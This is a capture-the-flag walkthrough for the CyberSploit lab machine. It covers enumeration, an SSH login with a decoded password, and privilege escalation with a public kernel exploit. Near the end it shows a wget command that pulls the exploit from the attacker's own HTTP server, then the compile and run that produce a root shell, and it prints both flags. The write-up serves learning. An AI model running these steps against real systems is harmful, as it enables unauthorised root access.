

Offensive Security – CyberSploit

Alberto Gómez


First, I did a basic *nmap* scan:




Accessed the web and find a username on a comment: *itsskv*



With *gobuster* I discovered several locations:



On robots.txt we can find a string that looks like it is base64 encoded.



Let's decode it to get the following string*: cybersploit{youtube.com/c/cybersploit}*

On the */hacker* folder we can find the image from the index page. Let's download it with: *wget <machine-IP/hacker> -O hacker.jpg*

I tried to find hidden data with *stegosuite* but I was asked for a passphrase. I tried the different strings I found until this moment but none of the worked.

However, I got to log-in though SSH with the following credentials:

- user 'itsskv'
- password 'cybersploit{youtube.com/c/cybersploit}'

And found the user flag:

```
itsskv@cybersploit-CTF:~$ cat local.txt
e0637bb25a7ec53ca86168c80365a45b
itsskv@cybersploit-CTF:~$
```

Searching for privilege escalation vectors, I saw that the machine is running an old Linux version:

```
itsskv@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 athlon i386 GNU/Linux
itsskv@cybersploit-CTF:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.5 LTS
Release:        12.04
Codename:       precise
itsskv@cybersploit-CTF:~$
```

We can look it up and see several kernel exploits, like the following:

I uploaded the exploit to the machine from my own HTTP server, compiled it and executed it. Getting a root shell.

```
itsskv@cybersploit-CTF:~$ wget http://192.168.49.111/37292.c
--2023-04-28 14:48:52--  http://192.168.49.111/37292.c
Connecting to 192.168.49.111:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: `37292.c'

100%[======================================>] 5,119       --.-K/s   in 0s

2023-04-28 14:48:52 (2.05 MB/s) - `37292.c' saved [5119/5119]

itsskv@cybersploit-CTF:~$ gcc 37292.c
itsskv@cybersploit-CTF:~$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
```

Finally, I found the final flag:

```
# ls /root
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  finalflag.txt  proof.txt
# cat /root/proof.txt
8afc2f4061866043aa77786b7913165e
#
```